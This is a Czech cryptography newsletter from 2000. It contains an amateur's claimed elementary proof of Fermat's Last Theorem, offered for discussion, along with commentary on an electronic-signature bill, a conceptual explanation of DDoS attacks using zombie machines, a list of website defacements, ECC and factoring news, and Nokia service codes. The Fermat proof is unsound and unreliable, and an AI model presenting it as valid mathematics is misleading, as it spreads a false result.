Andrew Wiles se o FLT již od mladí živě zajímal. Koncem osmdesátých let si uvědomil, že snad je nalezen klíč k jejímu důkazu a začal horečně pracovat, aby splnil svůj celoživotní sen - najít důkaz Velké Fermatovy věty. V roce 1993 se mu daří dokázat hypotézu Taniyamovu-Shimurovu o modulárních formách eliptických křivek. Kruh se uzavřel. Protože platí TS-hypotéza, nemůže existovat řešení $x^n + y^n = z^n$, kde $n > 2$, neboť pak by se našla eliptická křivka, která by přes platnost TS-hypotézy neměla modulární formu.

Pokud Fermat důkaz svého tvrzení znal, pak komplikovaný a velice moderní Wilesův důkaz to určitě nebyl. Fermatův důkaz mohl být založen jen na algebraických úvahách. Profesor Victor Sorokin se vydal touto cestou a opravdu - začátkem tohoto roku (4.1.2000) rozesílá svým známým prvé sdělení o tom, že se mu podařilo najít "jednoduchý" důkaz FLT. Během týdne důkaz dokončuje, přepisuje jej do angličtiny (omlouvá se za chyby v textu) a již 11.1.2000 jej rozesílá k posouzení. Děkuji touto cestou Dr.Ladislavu Andrejovi, CSc. (člen GCUCMP), který důkaz poskytl k otištění. Profesor Sorokin předkládá i touto cestou svůj důkaz k veřejné diskusi.

D. Fermat Last Theorem

Prof. Victor Sorokine (VSorokine@Bigfoot.com)

The equation $\mathbf{a^n + b^n = c^n}$, or $a^n + b^n - c^n = 0$, (1°)
where n is prime and n > 2, has no whole number solution (except a = b = c = 0).
All the proofs are done in a scale of notation with a **prime** base **n**.
Symbols used: a_k — digit of the k-th rank in the number a; $a_{(k)}$ — ending of k+1 digits of the number a.

3-rd prime proof *(about which P.Fermat had wrote)*
Let's the equation (1°) has a solution {a, b, c} and $a^n + b^n - c^n = 0$, (2°)
where, it is evident, a + b – c (or b – c — for the case $a_0 = 0$) = d ≠ 0 [it is easy to show that d > n].. (3°)
Let's write down the number d in the form: d = a + b – c =
$= (a_0 + b_0 - c_0) + (a_1 + b_1 - c_1)n^1 + (a_2 + b_2 - c_2)n^2 + ... + (a_s + b_s - c_s)n^s + ...$ (4°)
Let's write down the equation (2°) in the form: $(a_{(s)} + n^{s+1}a')^n + (b_{(s)} + n^{s+1}b')^n - (c_{(s)} + n^{s+1}c')^n =$ 0, or (5°)
$(a_{(s)}^n + b_{(s)}^n - c_{(s)}^n) + n^{s+2}(a'a_{(s)}^{n-1} + b'b_{(s)}^{n-1} - c'c_{(s)}^{n-1}) + n^{2s+3}P = 0$, (6°)
where $n^{2s+3}P$ is the sum of the items with the factor $n^{2s+3}P$, $(a_{(s)}^n + b_{(s)}^n - c_{(s)}^n)_{(s+2)} = 0$ (6a°)
and, if a_0, b_0, and $c_0 \neq 0$, $(a_{(s)}^{n-1})_0 = (b_{(s)}^{n-1})_0 = (b_{(s)}^{n-1})_0 = 1$ (the Little Fermat Theorem or its corollary). (6b°)
Putting $a' = a_{s+1} + a''$, $b' = b_{s+1} + b''$, $c' = c_{s+1} + c''$ in (6°), we have:
$(a_{(s)}^n + b_{(s)}^n - c_{(s)}^n) + n^{s+2}(a_{s+1}a_{(s)}^{n-1} + b_{s+1}b_{(s)}^{n-1} - c_{s+1}c_{(s)}^{n-1}) + n^{s+3}Q = 0$, (7°)
or (taking 6b°) $(a_{(s)}^n + b_{(s)}^n - c_{(s)}^n) + n^{s+2}(a_{s+1} + b_{s+1} - c_{s+1}) + n^{s+3}Q^* = 0$, (8°)
whence (taking 6a°) $a_{(s)}^n{}_{s+3} + b_{(s)}^n{}_{s+3} - c_{(s)}^n{}_{s+3} = -n^{s+3}(a_{s+1} + b_{s+1} - c_{s+1})$, where s = 0, 1, 2, ... (9°)
But it mean that each cipher $(a^n + b^n - c^n)_{s+3}$ coincides with $-d_{s+1}$ (for s = 0, 1, 2, ...) and $(a^n + b^n - c^n)_{(1)} = 0$. Therefore, $a^n + b^n - c^n = -n^2(a + b - c - a_0 - b_0 + c_0) \neq 0$ (cf. 2°). (10°)
[If before the operation 5° to transform b_0 into $b_0 = 1$ (to multiply the equation 2° by such a number g_0^n, that $(b_0g_0)_0 = 1$), then $a_0 + b_0 - c_0 = 0$.]
If, for example, $a_0 = 0$, then in (8°) taking (7° and 6a°) $(a_{(s)}^n + b_{(s)}^n - c_{(s)}^n) + n^{s+2}(b_{s+1} - c_{s+1}) + n^{s+3}Q^* = 0$
and (10°) has the form: $a^n + b^n - c^n = -n^2(b - c) \neq 0$ (cf. 2°). (10a°)

The truth of FLT is evident if to take in account that all other cases (except those cases which can be reduced to proven case n = 4) can be reduced to the present case.

(verze důkazu předložená 11.1.2000 k veřejné diskusi)

E. Zákon o elektronickém podpisu otevírá cestu do Evropy ?

(RNDr. Jiří Souček, DrSc., RNDr. Jaroslav Hrubý, CSc., Mgr. Antonín Beneš, Mgr. Pavel Vondruška)

Zákon o elektronickém podpisu (poslanecký návrh) postoupil do dalšího čtení (resp. "je přikázán do výboru"). Vzhledem k tomu, že obsahuje některé nejasné pojmy (viz článek Dr.Součka nebo obsáhlá polemika na www.spis.cz), ale především proto, že není kompatibilní s direktivou EU schválenou v Bruselu 13.12.1999, rozhodli se autoři sepsat některé své připomínky a ty oficiálně zveřejnit a předat k případnému zapracování. Zde je otištěna prvá verze tohoto dokumentu. Vaše připomínky, jako členů GCUCMP a odborné veřejnosti sdružené kolem GCUCMP, můžete zaslat na adresu: soucekj@karlin.mff.cuni.cz nebo na hruby@gcucmp.cz .
Společně tak můžeme dosáhnout opravy předloženého návrhu o elektronickém podpisu tak, aby vyhověl přísným kritériím direktivy EU.

Na adrese http://www.mujweb.cz/veda/gcucmp bude v nejbližších dnech uložena "kuchařka", která popisuje proces elektronického podpisu, postavení a význam certifikačních autorit, aktuální stav poskytování služeb v této oblasti v České republice. Jedná se o základní informace, které autoři sepsali za jiným účelem, ale ukázalo se, že pro vysvětlení nejzákladnější problematiky kolem elektronických podpisů co nejjednodušším jazykem je dobře použitelná, a proto pokud chcete šířit osvětu v tomto směru, doporučujeme ji využít.

****

Se vstupem do 21.století je více než kdy jasné, že prosperující společnost musí zvládnout nejmodernější technologie, zapojit se do elektronického obchodu, zajistit bezpečnou a důvěrnou komunikaci mezi jednotlivými občany, zajistit ochranu osobních dat, zajistit vyřizování požadavků občanů na státní správu, zavést elektronické peníze a v neposlední řadě zajistit uznání elektronického podpisu, jako jednoho se základních kamenů elektronické společnosti. Lidé ve společnosti, která nezajistí tyto zcela zásadní úlohy, nemohou počítat s tím, že se zařadí mezi moderní, prosperující národy. Při vytváření prostředí legislativního, ekonomického, vědeckého je potřeba respektovat daný stav v Evropské Unii. V případě základních zákonů a právních norem pak jsme (v případě, že to míníme s naším vstupem do EU vážně) přímo povinni slaďovat naše zákony se zákony platnými v EU.

U nově přijímaných zákonů je tedy jedinou správnou cestou tyto zákony již přijímat ve tvaru, který je slučitelný se zákony v EU. V současné době je předložen k připomínkám zákon o elektronickém podpisu. Zákon o elektronickém podpisu je naprosto nezbytným základem k budování moderní společnosti, v pravém slova smyslu nám může otevřít dveře do velkého obchodu 21-století. Po prostudování jeho návrhu však nabýváme dojem, že je nutné akceptovat řadu připomínek slaďujících náš zákon se zákonem o elektronickém podpisu platným v EU, aby nám jeho přijetí dveře do EU naopak pevně nezamkl a to klíčem opravdovým a ne jen digitálním.

V direktivě EU schválené v Bruselu 13.12.1999 se přímo říká : "Členské státy Evropské Unie uvedou v platnost nezbytná legislativní, obecně závazná a správní opatření, aby dosáhly souladu s touto direktivou před 19.7.2001. Komise Evropské Unie provede přezkoumání ohledně zavedení této direktivy a podá zprávu Evropskému parlamentu a Radě do 19.7.2003." Mnoho času tedy nezbývá. Urychlené přijetí jakéhokoliv zákona, který by tuto direktivu nerespektoval by mohlo naši cestu jen zkomplikovat.

Pokusme se jen v několika bodech, která nám dává prostor tohoto jednoho krátkého článku ukázat na některé sporné okamžiky v návrhu poslaneckého zákona o elektronickém

podpisu. Dovolujeme si předeslat, že tím nijak nechceme snižovat práci , která již byla na přípravě zákona o elektronickém podpisu udělána a která je záslužným počinem.

Pro další výklad a možnost srovnávání si zavedeme označení DEU (Direktiva Evropské Unie) a PEP (poslanecký návrh zákona o elektronickém podpisu).

V materiálech jako sporné se nám jeví například následující:

PEP: Udělování povolení k působení jako ověřovatel informací, jakož i dohled nad dodržováním tohoto zákona náleží Úřadu.

DEU: Členské státy nepodmiňují poskytování certifikačních služeb žádnému předchozímu oprávnění.

DEU totiž mimo jiné chápe, že mohou vznikat v jejich terminologii uzavřené skupiny, které pro své vlastní potřeby chtějí využívat elektronický podpis (např. v rámci malé, ale dynamické společnosti). Elektronický podpis dokumentů mezi členy takovéto uzavřené skupiny DEU má být ve smyslu zákona také chápán jako podpis a v soudních případech nesmí být odmítnut jako soudní důkaz . Je samozřejmě nelogické, aby na takovouto uzavřenou skupinu, která si pro své účely vybuduje malou vlastní certifikační autoritu byly kladeny požadavky stanovené v PEP . Tedy, aby žádal o povolení Úřadu, povolil vstup kontrolorům ke všem svým prostředkům a údajům, vystavoval se pokutě 10 miliónů (případně 20 miliónů) apod. Je nutné připomenout, že ve světě úspěšně funguje i celá řada certifikačních autorit, kde se lze zaregistrovat zadarmo, čtenář může ozkoušet např. adresu www.pgp.cz . Zde certifikát přiřadí jednoznačně poštovní adresu k veřejnému klíči. Existence takovýchto CA dle PEP nebude pravděpodobně možná, pokud ovšem provozovatel nezažádá ve smyslu zákona úřad o "licenci" a splní vše, co je s tím spojeno.

Liberální přístup DEU se proti PEP promítá do dalších souvisejících doporučení a umožňují skutečně vytvořit tržní prostředí i v oblasti CA (v terminologii PEP ověřovatelů informací). Vysoké miliónové pokuty navrhované v PEP těžko povzbudí vznik CA na našem území a zabraňují tak tržnímu prostředí. Služby CA potom budou neúměrně drahé a to i v oblastech, kde DEU předpokládá levné služby (styk státu s občany). Konečně drahé poskytování služeb vyplývající z velice tvrdých pravidel a sankcí v této oblasti není ani v zájmu "ověřovatelů informací", občan totiž použije pravděpodobně levnější nabídku zahraničních CA . Námitky typu, že jde o bezpečnost občana - nesmí být podveden, jsou velice diskutabilní. Je potřeba si uvědomit, že ve hře je více subjektů - ne jenom občan, který si chce zaregistrovat svůj podpis, a "ověřovatel informací". Je zde především dále subjekt se kterým občan chce komunikovat (banka, obchod, státní úřad, přítel).

Každý z těchto subjektů vyžaduje (již z podstaty věci) jiný stupeň zabezpečení veřejného klíče a podle svých požadavků na bezpečnost bude to on, kdo si zvolí některého "ověřovatele informací" , který bude mít jeho důvěru. Těchto ověřovatelů může na základě vzájemného uznávání certifikátů být více. Podstatné, je že "ověřovatel informací" musí zveřejnit svoji bezpečnostní politiku a bojovat o stupeň důvěry na potenciálním trhu. Jeden subjekt si tedy bude vybírat především podle rozsahu nabízených služeb a ceny (zjednodušeně řečeno ten, kdo si chce zaregistrovat svůj veřejný klíč) a druhý subjekt si bude volit toho "ověřovatele informací", který splňuje jeho požadavky na zabezpečení uložených dat a samozřejmě podle dalších kritérií - obecně nazvaných důvěra.

Není nám známo proč PEP na rozdíl od DEU neumožňuje registraci klíče právnické osoby (v praxi je toto obvyklé viz např. řád českého provozovatele certifikačních služeb I.CA, www.ICA.CZ). I zde bude potřeba zákon sladit s touto závaznou direktivou.

Samotná definice zaručeného elektronického podpisu je v návrhu PEP rozporná. V pátém paragrafu se říká, že k tomu, aby elektronický podpis byl zaručeným elektronickým podpisem určí Ministerstvo vyhláškou podmínky k tomu nezbytné. V šestém pak, že .. strany se mohou dohodnout, že elektronický podpis budou ve vzájemných vztazích považovat za zaručený

elektronický podpis. Z odborného hlediska (viz DEU) by zaručený podpis měl splňovat jisté bezpečnostní požadavky a neměl by závist na prosté vůli osob.

Pokud jde předkladatelům o to, aby mohl sloužit elektronický podpis jako soudní důkaz, pak by bylo možná lepší použít požadavek DEU (viz další odstavec). Jiný další význam z faktického hlediska, proč by se měly strany dohodnout, že elektronický podpis budou ve vzájemných vztazích považovat za zaručený elektronický podpis, totiž není patrný.

V DEU je tato situace řešena takto:

Členské státy se postarají o to, aby právní účinek a přípustnost jakožto soudní důkaz nebyly u elektronického podpisu **odmítány jen proto**, že

- podpis je v elektronické podobě nebo
- že k němu není zaručený certifikát, nebo
- že k němu není zaručený certifikát, vydaný licencovaným poskytovatelem certifikační služby, nebo
- že není vytvořen zabezpečeným zařízením pro tvorbu podpisu

Tento přístup je totiž **klíčový**. Z něj přímo plyne, že elektronický podpis je před soudem **roven** obyčejnému podpisu, připouští se existence jiných podpisů než se zaručeným certifikátem (PEP splňuje), připouští na trhu existenci nelicencovaných certifikačních autorit, DEU připouští použití všech možných , třeba i neatestovaných a neschválených zabezpečených zařízení pro tvorbu podpisu.

PEP na rozdíl od DEU připouští pouze ty "ověřovatele informací", které jsou k tomu oprávněny Úřadem. DEU pouze požaduje, aby členské státy EU se postaraly o adekvátní systém umožňující kontrolu (nikoliv vydávání povolení) poskytovatelů certifikačních služeb, působících na jeho území a vydávajících oficiální certifikáty veřejnosti.

Zároveň s návrhem PEP je nutné (podobně jako v DEU) formou příloh specifikovat požadavky na zabezpečená zařízení pro tvorbu elektronického podpisu, přičemž tato zařízení musí pomocí odpovídajících technických prostředků a postupů přinejmenším zaručovat pro data použitá k tvorbě elektronického podpisu neopakovatelnost, přiměřenost jejich utajení a dostatečnou jistotu, že je nelze odvodit jiným způsobem, jejich ochranu proti padělání a zneužití někým jiným než legitimním výstavcem a zařízení nesmí tato data měnit určená k podpisu a musí umožnit výstavci jejich kontrolu před podepisováním.

Tato připomínka je pro realizaci zavedení elektronického podpisu do praxe klíčová. Současně s přípravou zákona je nutné dát do souběhu i práce **normotvorné** v této oblasti a připravit alespoň hrubá znění souvisejících vyhlášek. Zde doporučujeme vycházet z prověřených norem např. NIST (National Institute of Standards and Technology) v USA.

Ke zde použité terminologii poznamenáváme, že je nejednotná, protože používáme znění PEP , DEU a někdy zvyklostní terminologii zavedenou v české odborné literatuře. Upozorňujeme tímto na potřebu unifikování terminologie i v této oblasti.

Závěrem lze shrnout , že

1) PEP je nutné v každém případě poopravit takovým způsobem, aby vyhověl požadavkům EU, tak jak je obsaženo v DEU ;
2) neliberální přístup použitý v PEP oproti liberálnímu přístupu DEU je nesprávný, protože jednak vykazuje zřejmé rysy lobbismu velkých firem a jednak by naši digitální ekonomiku silně diskriminoval v liberálnějším prostředí EU ;
3) sladění parametrů našeho ekonomického prostředí, technologie, zákonů a norem s EU je prioritním cílem vládního i opozičního politického programu a k tomu je třeba mít zákon o elektronickém podpisu takový, který je maximálně shodný se zákonem EU. Opačný postup by torpédoval naše úsilí o vstup do EU.

F. Letem "šifrovým světem"

1. Soubor (champs.txt) obsahuje zprávu o velkých faktorizačních činitelích nalezených pomocí metody faktorizace založené na eliptických křivkách (elliptic curve factoring - ECM). Metoda se používá (a je vhodná a úspěšná) k odštěpení "malého" faktoru z velkého čísla. Soubor lze získat na adrese :
   ftp://ftp.comlab.ox.ac.uk/pub/Documents/techpapers/Richard.Brent/champs.txt
   Současným "šampiónem" je činitel
   4840612542768783681257268707891802319959648700949169 37
   (dělitel čísla : (6^43-1)^42+1)). Tento faktor byl získán koncem minulého roku (26.12.1999) pomocí metody GMP-ECM a získali jej Nik Lygeros společně s Michaelem Mizonym . Doporučuji stáhnout.

2. Na adrese http://www.gchq.gov.uk/careers/ naleznete informace o volných místech v anglické GCHQ (ekvivalent známější americké NSA). GCHQ chce obsadit celkem 100 svých volných míst. Hledají se především odborníci na komunikace, počítače, jazykoví odborníci a matematici. Matematikům se nabízí práce na : " analysis of complex signals, code-breaking techniques and code construction " (prostě luštění cizích zpráv). Stačí vyplnit přihlášku , dozvíte se , že přednost mají mladí zájemci s PhD, znalostmi jazyků ze specifikovaných oblastí (např. východní Evropa) a zájemci, kteří dokáží **vyluštit text** uložený na webovské stránce organizace (zájemce z ČR zklamu - požaduje se národnost anglická). O zkušebním textu se na jiném místě dozvíte pouze to, že jej musíte vyluštit do 25.2.2000, že je rozdělen do 5-ti částí, každá část obsahuje 5 znaků, každá část je zamaskována nebo přímo ukryta v jiné části www stránky. Získané části je potřeba poskládat ve správném pořadí a tuto zprávu přiložit k žádosti o místo. Prozatím zaslalo správné řešení 14 žadatelů.

3. Kdo se blíže zajímá o aktivity hackerů, měl by se podívat na stránku www.2600.com , stránka mimo jiné obsahuje archiv průniků hackerů, kteří se kolem časopisu 2600 a této stránky sdružují. V archivu je link na www stránku, kde byl průnik proveden a dále je v archívu uložena úvodní stránka po změně, kterou hackeři na adrese provedli.
   Za prosinec je zde takto zadokumentováno 48 průniků . Útok byl proveden na servery po celém světě (USA, Brazílie, Čína, Jižní Afrika). Nejvíce útoků se podařilo 4.12.99 (10) a 31.12.99 (7). Ze zajímavých adres stojí např. za zmínku:

- 31.12.1999 : Electronic Frontier Foundation : www.eff.org
- 22.12.1999 : State of California : www.cya.ca.gov
- 13.12.1999 : Chinese National Library : www.nlc.gov.cn
- 06.12.1999 : US Army : ri-acala4.ria.army.mil
- 05.12.1999 : South African Police : www.saps.co.za

V lednu aktivita ackerů poněkud poklesla, zdokumentováno je jen 6 průniků . Útok byl proveden především na servery u USA. Ze zajímavých adres stojí tentokráte za zmínku:

- 18.01.2000 : Columbian Government : www.ifi.gov.co
- 17.01.2000 : Library of Congress : thomas.loc.gov


4. Telefonování přes Internet . Zatím stále málo používanou komunikační možností uživatelů Internetu je telefonování přes Internet zdarma s účastníky, kteří jsou kdekoliv na světě, ale přihlášeni k témuž serveru. Tuto možnost již nabízí i český internetový portál MSN.ATLAS.CZ na serveru http://ils.atlas.cz/ . Účastníci hovoru již neplatí žádný další telefonní tarif, ale jen poplatek za dobu připojení k Internetu. Potřebný software je volně k dispozici přímo na uvedeném serveru. Pokud mají účastníci video připojené k počítači, mohou kromě zvuku vysílat i svůj obraz a uskutečnit v reálném čase videokonferenci.

5. Ironií osudu byla den před propuštěním Kevina Mitnicka na svobodu zasazena hackerskému společenství další rána. Byl vydán předběžný soudní příkaz proti www stránce www.2600.com a jejím správcům. Správcům pak bylo pohrozeno okamžitým uvězněním. Jedná se o reakci na umístění zdrojového kódu software DeCSS. Pomocí tohoto software je možné kopírovat obsah DVD na pevný disk. Celá kauza není ovšem tak jednoduchá - trestán by snad měl být ten, kdo na černo vypaluje DVD a ne ten, kdo se rozebere v ochraně kopírování a vytvoří funkční program. Připomíná mi to starý známý vtip : "Fero, zaplať 500 Kč za to, že pálíš slivovici." Fero : "Nepálím". Policista : To nevadí, ale máš na to přístroj! Fero vyndá 1000 Kč a dá je policistovi se slovy : "Těch druhých 500 je za znásilnění". Policista udiveně : "Ty jsi někoho znásilnil ?". Fero : "Ne, ale mám na to přístroj!"

6. Podobná právně zamotaná kauza se rozhořela i okolo stránky www.MP3.com . Tato stránka, která poskytuje nákup hudebních CD po internetu. Toto CD ovšem neobdržíte, ale dostanete k obsahu tohoto CD přístup a můžete si jej přehrát ze svého PC po připojení k internetu. Výhoda : můžete si svá CD přehrávat z libovolného místa zeměkoule a nemusíte je vozit s sebou, nemusíte je skladovat, nepoškrábou se, neukradnou Vám je. Jenže společnost MP3.com je zažalována o deset milirad dolarů za porušování autorských práv . Žaluje je RIAA (Asociace amerického hudebního průmyslu). Problém je v tom, že RIAA tvrdí, že podle zákona může kopie pro své potřeby použít pouze spotřebitel a nikoliv prodávající. Společnost MP3.com se hájí tím, že spotřebitel si CD stejně zaplatil a tedy neoblíbená RIAA o své zisky nepřichází. Je možné, že tato kauza povede i k úpravě autorských práv v elektronickém věku.

Informační sešit GCUCMP
Crypto-World 3/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz , subject : Crypto-World
(90 e-mail výtisků)
Uzávěrka 15.3.2000



OBSAH : **Str.**

A. Nehledá Vás FBI ?

Mgr. Pavel Vondruška, NBÚ

Začátkem února nastaly problémy s dostupností známých a bohatě navštěvovaných serverů eBay, Amazon, Buy.com, CNN, ETrade a ZDNet. I tyto servery, tak jako již před nimi snad nejznámější vyhledávací server Yahoo, byly napadeny pomocí zcela nového útoku DDS (distributed denial-of-service).

Přibližně čtyři roky již je známa jednodušší varianta výše realizovaného útoku - DOS útok (denial of service). Popíšeme si zjednodušeně tento starší typ útoku, který se dá použít k odříznutí webového serveru. Základem je použití nějakého programu, který bude neustále posílat žádosti na server nabízející danou službu. Po úvodním požadavku na spojení ze sítě se server pokusí navázat kontakt s žádajícím počítačem. Ten se mezitím odpojí a požádá o nové spojení. Než se spojení zrealizuje, je propojení jen “částečné“. Pokud k propojení nedojde do předem definované doby, soket realizující polootevřené spojení se uzavře. Počet otevřených soketů s tímto částečným spojením je na každém serveru omezený. DOS útok zpravidla stačí tímto postupem "ucpat" sokety a server je nepřístupný. Jistá obrana proti tomuto útoku existuje a je založena na analýze IP adresy PC, který žádá o připojení. Opět jen velice zjednodušeně platí, že polootevřený soket se při ochraně proti DOS útoku pro stejnou IP adresu již nedá otevřít, tím se zabrání obsazení možných "částečných" propojení.

A tak "samozřejmě" vznikla myšlenka distribuovaného DOS útoku - DDS útok (distributed denial-of-service). Útočník nejprve zaútočí na stovky a tisíce náhodně vybraných, neochráněných počítačů připojených na Internet. Do těchto počítačů nainstaluje speciálně připravený program (v podstatě program pro DOS útok). Takovýto počítač se nazývá "zombie". K tomuto účelu byly použity programy Trin00 and Tribal Flood Network (jejich analýza viz níže uvedené adresy). Útočníkovi potom stačilo pouze zajistit koordinaci útoku a to časovou a místní na jím vybraný server. Připomeňme, že útočník "nevnikl" na vybraný server (jak se někde v novinových článcích uvádělo), ale "pouze" znemožnil ostatním přístup na adresu takto napadeného serveru. Servery byly v těchto případech několik hodin pro žadatele nepřístupné. Žádné trvalé škody nevznikly, ale uživatelům se dočasně znemožnilo jejich použití a provozovatelům napadených serverů vznikly těžko definovatelné škody, jako např. ztráta důvěry nebo i zákazníků, kteří mohli vyhledat jiný server, který jimi požadovanou službu byl schopen ihned poskytnout.

Odborníci se shodují, že proti takto vedenému útoku se v podstatě nedá bránit. Během února proběhly dvě vědecké konference na téma obrana proti DDS. Obě konference se shodly na tom, že úplná obrana není možná, a byly navrženy jen určité patche, které mohou nebezpečí útoku zmírnit. Nejúčinnější obranou tak pravděpodobně bude tvrdý postih útočníků. Mimo FBI, které po útočnících již intenzívně pátrá, se připojilo i Německo, které urychleně vytvořilo speciální oddíl internetové policie s celospolkovou působností. Zákony umožní kvalifikovat takovýto útok jako sabotáž s odpovídajícím postihem.

Mimochodem, nepodílel se také Váš počítač na některém z útoků na výše uvedené servery? Pokud chcete mít jistotu, že nevlastníte "zombie" , nainstalujte si kontrolní program, který Váš počítač prověří a zjistí, zda Tribal Flood Network nebo Trin00 není nainstalován na Vašem počítači. Příslušný program je dostupný např. na adrese :
http://www.nfr.net/updates .

Další informace k tomuto tématu najdete např. na adresách :
Discussion of DDS attacks: http://staff.washington.edu/dittrich/talks/cert
CERT Advisory: http://www.cert.org/incident_notes/IN-99-07.html
Popis DOS útoku:
http://www.hackernews.com/bufferoverflow/00/dosattack/dosattack.html
Trin00 Analysis: http://staff.washington.edu/dittrich/misc/trinoo.analysis
Tribal Flood Network Analysis: http://staff.washington.edu/dittrich/misc/tfn.analysis
Stacheldraht Analysis: http://staff.washington.edu/dittrich/misc/stacheldraht.analysis
Článek o DDS: http://www.wired.com/news/politics/0,1283,34294,00.html

B. Aktuality z problematiky eliptických křivek v kryptografii

Ing. Jaroslav Pinkava, CSc., AEC Brno

I. Faktorizační metody opírající se o využití aparátu eliptických křivek

Jednou z klasických faktorizačních metod je Pollardova metoda (lit [1]). Předpokládejme, že chceme rozložit složené číslo n, a že p je (zatím neznámý) faktor n. Pollardova metoda je využitelná, pokud p je takové číslo, že p-1 nemá velké prvočíselné dělitele, tj. metoda nepracuje pokud všechny prvočíselné faktory p čísla n jsou takové, že p-1 obsahují velká prvočísla.

Základní myšlenkou Lenstrovy metody pracující eliptickými křivkami nad tělesem F_p = Z/pZ, je využitelnost podstatně většího souboru grup a hledání mezi nimi takové, jejíž řád není dělitelný velkým prvočíslem nebo mocninou prvočísla.

Je dáno složené liché číslo n a chceme nalézt jeho faktor p, $1 < p < n$. Nejprve vezmeme nějakou eliptickou křivku $E : y^2 = x^3 + ax + b$ s celočíselnými koeficienty spolu s bodem P = (x,y) na této křivce. Dvojice (E,P) je obvykle generována náhodně. Jestliže máme dvojici (E,P), zvolíme číslo k, které je dělitelné mocninami malých prvočísel a menší než nějaká mez C. Dále se pokoušíme spočítat kP, přitom celou dobu počítáme modulo n. Pokud při výpočtu inverzní hodnoty x_2-x_1 či inverse $2y_1$ spočteme číslo, které není vzájemným prvočíslem s n, pak máme nějaký násobek k_1P (částečný součet spočtený během našeho výpočtu kP), který pro nějaké $q < n$ v grupě E mod q má řád dělící k_1. Eukleidovým algoritmu (počítáme inversi modulo n jmenovatele, který je dělitelný q), najdeme největší společný dělitel n a tohoto jmenovatele. Tento NSD je vlastním faktorem n, nebo je n samotným, nebo je jmenovatel dělitelný n. Pokud se nám náš pokus nepodaří vezmeme jinou dvojici (E,P) a tak pokračujeme do té doby než najdeme faktor $p < n$.

Lenstrova metoda má několik výhod :

(1) Je to jediná metoda, která je podstatně rychlejší než jiné metody, pokud n je dělitelné prvočíslem mnohem menším než je n.
(2) Z tohoto důvodu ji lze používat i současně s jinými faktorizačními metodami (v situacích, kdy je požadována faktorizace dalších čísel potřebných k práci těchto jiných algoritmů).
(3) Metoda nemá velké požadavky na paměť.

Je třeba říci, že po objevení se Lenstrova článku (lit. [3]) byla v tuto metodu vkládána velká důvěra. Dokonce se věřilo, že se stane nejúspěšnější faktorizační metodou. Vývoj však ukázal, že použitelnost metody má skutečně své logická omezení a je vhodná zejména při hledání malých faktorů.

Metoda je však v praxi používána a na adrese:
ftp://ftp.comlab.ox.ac.uk/pub/Documents/techpapers/Richard.Brent/champs.txt
lze nalézt výsledky experimentů, které charakterizují současné možnosti této metody. Použitím algoritmu GMP-ECM autorů Nik Lygeros a Michael Mizony byl získán faktor 4840612542768783681257268707891802319959648700949169 37
(dělitel čísla : (6^43-1)^42+1)). Tento výsledek byl dosažen na konci koncem minulého roku (26.12.1999).
Největší činitel takto nalezený má v současnosti tedy 54 dekadických míst.

Literatura:

[1] Koblitz, Neil:
[2] P.L. Montgomery's, ``Speeding up the Pollard and Elliptic Curve Methods of Factorization," Mathematics of Computation 48 (1987), pp. 243-264.
[3] H. W. Lenstra, Jr., Factoring integers with elliptic curves, *Annals of Mathematics* (2) 126 (1987), 649-673.

II. ECC – charakterizace současného stavu

Na adrese http://www.certicom.ca/ecc/wpaper.htm se objevil nový článek Don Johnson: Advances in Cryptography – ECC, Future Resiliency, and High Security Systems. Zájemcům o praktické aplikace eliptické kryptografie ho vřele doporučuji.

Na adrese http://cacr.math.uwaterloo.ca/~ajmeneze/misc/cryptogram-article.html
uveřejnil Alfred Menezes určité porovnání RSA a kryptosystémů na bázi eliptických křivek (leden 2000).

III. Elliptic Curve Crypto Conference, NatWest premises behind Bank of England, 27 Jan 2000

Tato jednodenní konference měla za cíl pomoci připravit příslušná rozhodnutí v bankovnictví a průmyslu.
(zastoupeny:NatWest, Mondex, platform7, HSBC, Barclays, Abbey National, APACS, Keycorp, Lloyds TSB, Hewlett-Packard a PwC)
Vystoupili zde: Allen Chilver, *NatWest Card Services*, Nigel Smart, *Hewlett-Pacard Laboratories*, Dimitrios Markakis, *Keycorp*, Duncan Garret, *Mondex International.*
Byla projednávána chystaná opatření k zavedení kryptografie na bázi eliptických křivek na základě dnes již jednoznačně ustavených jejích výhod: menší klíče, rychlejší zpracování, menší nároky na spotřebu energie, menší nároky na paměť atd.
Další informace lze na vyžádání získat od Kima Wagnera (Kim.Wagner@uk.pwcglobal.com).

C. Hrajeme si s mobilním telefonem Nokia

Nokia 5110, Nokia 6110, Nokia 6150, Nokia 7110 a další Nokie (nutno ozkoušet)

Toto funguje pouze pro starší firmware 5110 !!!
Zapnutí zablokovaného telefonu - po vložení SIM karty telefon zapněte, poté stiskněte na 3 sec ^šipku nahoru, dále stiskněte C, poté stiskněte * a počkejte až naskočí na displeji, znovu hvězdičku a poté kód 04*PIN*PIN*PIN#

*#06# - vypíše na display IMEI telefonu (International Mobile Equipment Identity). Toto číslo je jedinečné na světě a neexistují 2 telefony se stejným číslem.
(platí pro většinu značek mobilních telefonů tedy nejen Nokie - ozkoušejte si !)

*#0000# - vypíše verzi software telefonu
Telefon vypíše například toto:
V 5.02
02-02-99
NSM-1
První řádek je verze firmware, druhý je datum firmware a třetí je typ telefonu (NSE-1 pro 5110, NSE-3 pro 6110 a NSM-1 pro 6150, NSE-5 pro Nokia 7110)

*#746025625# - dá se také zapamatovat jako *#sim0clock#, zjistí jestli může být SIM Clock zastaven. Některé verze 5110 se SIM Paegas strašně vybíjely baterii telefonu. Zadáním tohoto kódu se můžete přesvědčit, zdali to není Váš případ. Telefon musí vypsat SIM Clock stop allowed. Pokud vypíše not allowed, nechejte si vyměnit kartu (vymění Vám ji zdarma)!

*#92702689# - dá se také zapamatovat jako *#war0anty#. Jedná se o výpis záručních informací o telefonu. První stránka je IMEI, druhá je datum výroby telefony, třetí je kdy byl telefon zakoupen (můžete jednou editovat), čtvrtá je kolikrát byl telefon opravován (doporučuji zkontrolovat před koupí) a poslední slouží k přenosu(zazálohování) uživatelských dat do počítače.

#pw+123456789+1# - tímto kódem zjistíte, zdali je Váš telefon blokován pro určitého operátora

*3370# - aktivace EFR (Enhanced Full Rate), neboli u EuroTelu SuperSOUND
